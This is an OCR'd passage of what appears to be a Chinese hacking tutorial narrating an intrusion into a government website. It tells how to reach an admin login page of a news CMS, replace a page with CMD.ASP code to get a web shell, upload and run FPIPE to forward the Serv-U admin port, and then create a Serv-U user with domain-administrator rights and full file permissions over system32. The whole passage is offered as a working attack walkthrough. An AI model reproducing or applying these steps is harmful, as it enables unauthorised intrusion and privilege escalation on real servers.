


图 25




图 26

http://www.xxx.gov.cn/admin.asp

找不到该页，再试：

http://www.xxx.gov.cn/login.asp，嘿嘿，成功了，进去后发现是惠信新闻系统 3.1A 版，如图 25。

仔细看了看，有两个选项可以利用：

1. 附件上传，可以上传 EXE 文件，也就是我们可以上传 FPIPE。

2.ASP 文件编辑器，可以用他编辑 ASPSHELL。

说干就干，把 CMD.ASP 的原代码拷贝，我随便把一个名叫 AD.ASP 的文件的代码给替换掉了，接着输入：

http://www.xxx.gov.cn/ad.asp，如图26。

成功的得到了SHELL，接着上传了FPIPE.EXE，提示保存在 d:\xxx\exe\ 下，所以我在 WEBSHELL 下输入：

d:\xxx\exe\fpipe -v -l 1086 -r 43958 127.0.0.1

就是用 fpipe 打开1086端口，并且转发到127.0.0.1（本机）的43958端口上，如图27。




图27

接着打开Serv-U，点“Serv-U 服务器”，点左上角“新增服务器”（图28）。




图28




图29

输入对方IP，点下步，“端口”填写1086，点下一步，“服务器名称”随便填写，“用户名称”和“密码”分别填写上面的，完成后如图29。

双击服务器，等一下就进入了，接着就是提升权限。右键点用户选项，用户名称和密码随便填写，主目录填写 c:\winnt\system32\，最后把权限设置为域管理员，如图30。

接着进入目录选项，把“文件”所有的权限设置的勾全部打上（图31）。




图30

